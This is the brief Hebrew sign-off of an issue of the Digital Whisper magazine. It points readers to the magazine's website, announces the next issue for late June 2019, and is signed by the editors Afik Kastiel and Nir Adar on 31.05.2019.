על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש יוני 2019.

אפיק קסטיאל,

ניר אדר,

31.05.2019